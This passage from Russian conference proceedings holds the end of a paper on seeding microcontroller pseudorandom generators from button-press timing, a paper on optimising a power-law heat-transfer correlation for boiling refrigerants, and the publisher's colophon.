


Рисунок 1 – Схема алгоритма программного обеспечения устройства

Рассмотрим подробнее алгоритм функционирования устройства, реализованный в программном обеспечении микроконтроллера. При первой подаче питания происходит инициализация микроконтроллера, периферийного оборудования. Настраивается таймер для отсчёта времени и выполняется участок

кода, ожидающий отпускания кнопки включения устройства. Так как при подаче питания кнопка отпущена, то ожидание не производится и следующим шагом производится считывание значения таймера, равное нулю, так как, уже отмечено выше, ожидание не выполнялось.

Данный факт (нулевое значение) может быть использован как признак того, что целевой алгоритм устройства выполнять при первом включении не нужно, если такое поведение устройства требуется. Следующий участок кода выполняет отработку задержки перехода устройства в «спящий» режим для снижения энергопотребления. Если во время отработки задержки будет нажата кнопка, то происходит переход к участку кода, измеряющему продолжительность нажатия. Если в течение заданного времени нажатие кнопки не происходит, устройство переходит в спящий режим с отключением периферийных устройств и всех генераторов микроконтроллера. Выход из спящего режима возможен только при поступлении внешнего прерывания, информирующего микроконтроллер о нажатии кнопки включения устройства.

При нажатии кнопки включения возникает внешнее прерывание, «пробуждающее» микроконтроллер, выполнение кода возобновляется с участка, отвечающего за инициализацию таймера для отсчёта времени. После выполнения этой инициализации, управление переходит в участок кода, где производится ожидание отпускания кнопки включения устройства. Для выбранного микроконтроллера переход к ожиданию отпускания кнопки занимает около 30 тактов, с учётом времени «пробуждения» этот процесс занимает десятки микросекунд, что намного меньше скорости реакции пользователя на включение устройства.

Заключение

В настоящее время используется большое число алгоритмов, требующих для своей работы псевдослучайные числа. Характеристики современных встраиваемых систем легко позволяют реализовывать такие алгоритмы и программные генераторы псевдослучайных чисел в подобных системах. Однако часто требуется решить задачу начальной инициализации используемых генераторов псевдослучайных чисел для получения различных псевдослучайных последовательностей. В этом случае могут быть использованы различные характеристики внешней среды, такие как температура, освещённость, время, если устройство имеет аппаратные возможности для получения этих значений. Если такой возможности нет, то для получения начальных значений для инициализации датчиков псевдослучайных чисел могут быть использованы характеристики взаимодействия пользователя с устройством, определяющиеся физиологическими характеристиками человека (скорость нажатия кнопок, время удержания, реакция и т. д.). Такой способ позволяет без усложнения аппарат-

ной составляющей встроенного устройства получить различные значения для начальной инициализации датчиков псевдослучайных чисел. В статье рассмотрена реализация подобного способа в устройстве с микроконтроллером. Было получено практическое подтверждение работоспособности предложенного способа для получения различных начальных значений для инициализации датчиков псевдослучайных чисел. Для полноценных выводов о качестве предложенного способа следует провести также дополнительные статистические исследования о типе распределения получаемых значений при работе с постоянным пользователем и с различными пользователями.

Литература

1. Кнут, Д. Глава 3. Случайные числа / Дональд Кнут // Искусство программирования The Art of Computer Programming. – 3-е изд. – М.: «Вильямс», 2007. – Т. 2. Получисленные алгоритмы. – 832 с.
2. Чечет, П.Л. Программные приёмы реализации адаптивной яркости в устройствах отображения / П.Л. Чечет, О.М. Демиденко // Проблемы физики, математики и техники. – 2013. – № 4(17). – С. 72–76.

В.Г. Якимченко, Г.Е Брикач

УО «Гомельский государственный технический университет
имени П.О. Сухого», Гомель, Беларусь

ИСПОЛЬЗОВАНИЕ НЕЛИНЕЙНОЙ ОПТИМИЗАЦИИ В ОБРАБОТКЕ ЭКСПЕРИМЕНТАЛЬНЫХ ДАННЫХ НА ПЭВМ ПРИ КИПЕНИИ ОЗОНОБЕЗОПАСНЫХ ХЛАДАГЕНТОВ

Введение

С развитием средств вычислительной техники и программного обеспечения, спектр применения имитационного моделирования для обработки экспериментальных данных на ПЭВМ в сфере технических исследований существенно расширился. Как следует из определения, имитация – это компьютерный эксперимент. Единственное отличие подобного эксперимента от реального состоит в том, что он проводится с моделью системы, а не с самой системой [1].

В данной работе будет показано, как можно, используя эмпирические экспериментальные данные при кипении озонобезопасных хладагентов [2, 3], преобразовать их таким образом, чтобы получить имитационную модель по

обработке экспериментальных данных с выдачей множества различных сценарных решений в виде различных функционалов с дальнейшей их нелинейной оптимизацией.

1. Математическая формализация функционала и задачи нелинейной оптимизации

Формализация функционала α при кипении озонобезопасных хладагентов имеет следующий вид:

$$\alpha = A \cdot p^n \cdot q^m, \quad (1)$$

где A – безразмерный коэффициент, p – давление, атм; q – тепловой поток, кВт/м²; n и m – показатели степени.

Задача заключается в нахождении конкретных числовых значений A , n и m . В настоящее время поиск этих параметров осуществляется эмпирическим способом, который обладает значительными погрешностями.

Вычислительные процедуры методики по созданию имитационной модели для обработки экспериментальных данных были реализованы с помощью процедуры «Трендовый анализ» с его графическими возможностями в программной оболочке Excel [4]. С помощью этой имитационной модели находились конкретные числовые значения A , n и m функционала α формулы (1).

Нелинейная оптимизация полученных нелинейных функционалов α была осуществлена с помощью специального программного обеспечения. Программное обеспечение базируется на методах нелинейного программирования с обобщенным критерием, под которым понимается такая функция α , которая превращает векторную оценку в скалярную (причем существенно нелинейную) и при этом сохраняет Парето-доминирование [4].

Задача нелинейного программирования – это задача поиска условного минимума (или максимума) с ограничениями типа неравенств.

Формализация задачи поиска условного минимума (или максимума) формулируется следующим образом. Пусть определены функции $f(x)$, $f_1(x)$, $f_2(x)$, ..., $f_m(x)$. Обозначим $D = \{x: f_i(x) > 0, i = 1, \dots, m, x_j > 0, j = 1, \dots, n\} = \{x: F(x) > 0, x > 0\}$, где $F(x) = (f_1(x), \dots, f_m(x))$. Множество D называется допустимой областью. Задача минимизации (максимизации) функции f на множестве D называется задачей нелинейного программирования. Таким образом, решением задачи нелинейного программирования являются вектор $x^* \in D$ и число f^* такие, что $f^* = f(x^*) = \min f(x)$.

Точка $x^* \in D$ называется точкой условного (глобального) минимума функции f на множестве D , если $f(x^*) \leq f(x), \forall x \in D$.

Точка $x^* \in D$ называется точкой локального условного минимума функции f на множестве D , если существует число $\varepsilon > 0$, такое, что неравенство $f(x^*) \leq f(x)$ выполняется для таких $x \in D$, что $|x - x^*| \leq \varepsilon$.

Исходя из геометрической интерпретации, основную сложность в решении задачи нелинейного программирования представляет "конструкция" множества D , а точнее его границы, представляющей из себя "негладкое" многообразие.

Ограничения создаются с помощью методов штрафных функций.

Штрафные функции используются для построения различных типов ограничений (как активных, так и пассивных) и относятся к группе непрямых методов решения задач нелинейного программирования.

2. Результаты обработки экспериментальных данных при кипении озонобезопасных хладагентов на ПЭВМ

На основании экспериментальных данных в программной оболочке Excel с помощью трендового анализа строились графические зависимости и находились корреляционные уравнения связи между величиной теплового потока q , кВт/м² (X-фактор при q , кВт/м²) и α , кВт/м²·С (Y1-фактор при $T_s=13,6^\circ\text{C}$, $P_s=4$ атм; Y2-фактор при $T_s=19,5^\circ\text{C}$, $P_s=5$ атм; Y3-фактор при $T_s=26,1^\circ\text{C}$, $P_s=6,4$ атм; Y4-фактор при $T_s=30,1^\circ\text{C}$, $P_s=7,4$ атм) (рисунок 1).




Рисунок 1 – Графические зависимости, построенные с помощью трендового анализа, q , кВт/м² и α , кВт/м²·С при разных значениях температуры и давления

В результате имитационного моделирования был получен следующий вид функционала:

$$\alpha = 1,01 \cdot p^{1,72} \cdot q^{0,56}. \quad (2)$$

3. Нелинейная оптимизация функционалов α

Совокупность функционалов $\alpha = A \cdot p^n \cdot q^m$, оптимизировалась с помощью программы нелинейной оптимизации, с целью поиска оптимальных значений A , n , m [4].

Перед вводом функционала в программу оптимизации он был прологарифмирован:

$$\log(\alpha) = \log(A) + n \cdot \log(p) + m \cdot \log(q), \quad (3)$$

где A – безразмерный коэффициент, p – давление, атм; q – тепловой поток, кВт/м²; n и m – показатели степени.

Далее все параметры функционала были преобразованы в переменные $D = \{x: x_j > 0, j = 1, \dots, n\}$. При этом: $x_1 = A$; $x_2 = q$; $x_3 = p$; $x_4 = m$; $x_5 = n$.

$Z = \log(\alpha)$ считалась целевой функцией, которая решалась на максимум. Максимизация целевой функции осуществлялась в 5-ти мерном пространстве на области D переменных $x \{x: x_{\text{нижняя граница}} < x_j < x_{\text{верхняя граница}}\}$. В таблице 1 приведены исходные данные области D переменных x .

Таблица 1– Исходные данные для программы оптимизации

$x_{\text{нижняя граница}}$	$x_{\text{верхняя граница}}$
$A = 0,4$	$A = 1$
$q = 3$	$q = 50$
$p = 4$	$p = 15$
$m = 0,4$	$m = 0,7$
$n = 0,3$	$n = 2$

В результате оптимизации (рисунок 2) были получены следующие оптимальные параметры: $x_1^* = A = 0,94$; $x_2^* = q = 49,63$; $x_3^* = p = 14,91$; $x_4^* = m = 1,77$; $x_5^* = n = 0,58$. В итоге уравнение оптимального функционала было получено в следующем виде:

$$\alpha = 0,94 \cdot p^{1,77} \cdot q^{0,58}. \quad (4)$$

3D графическое представление полученного функционала представлено на рисунке 3.




Рисунок 2 – Скриншот выходных данных программы нелинейной оптимизации




Рисунок 3 – 3D графическое представление функционала $\alpha = A \cdot p^n \cdot q^m$

Заключение

Полученные результаты показали, что использование такого подхода для обработки экспериментальных данных позволяют при использовании таких IT технологий проводить теплофизические исследования на более качественном

уровне с большей точностью и достоверностью. При этом следует отметить, что этот метод универсален и может быть использован в различных отраслях научного эксперимента, таких как физическом, химическом, биологическом, экономическом и других научных экспериментах.

Литература

1. Емельянов, А.А. Имитационное моделирование экономических процессов / А.А. Емельянов. – М.: Финансы и статистика, 2002. – 354 с.
2. Кутателадзе, С.С. Основы теории теплообмена / С.С. Кутателадзе. – Изд. 5-е перераб. и доп. – М: Атомиздат, 1979. – 416 с.
3. Овсянник, А.В. Теплообмен при кипении на развитых поверхностях: монография / А.В. Овсянник. – Гомель : УО ГГТУ им. П.О. Сухого, 2004. – 371 с.
4. Брикач, Г.Е. Имитационное моделирование с нелинейной оптимизацией в экономике: учебное пособие / Г.Е. Брикач. – Издательство «Palmarium Academic Publishing», Саарбрюккен, Германия, 2016. – 152 с.

Электронное издание

ПРОБЛЕМЫ ВЗАИМОДЕЙСТВИЯ ИЗЛУЧЕНИЯ С ВЕЩЕСТВОМ

(Посвящается 90-летию со дня рождения Б. В. Бокутя)

Материалы IV Международной научной конференции

(Гомель, 9–11 ноября 2016 года)

В двух частях

Часть 2

Издатель и полиграфическое исполнение:
учреждение образования
«Гомельский государственный университет
имени Франциска Скорины».

Свидетельство о государственной регистрации издателя, изготовителя,
распространителя печатных изданий № 1/87 от 18.11.2013.

Специальное разрешение (лицензия) № 02330 / 450 от 18.12.2013.

Ул. Советская, 104, 246019, Гомель.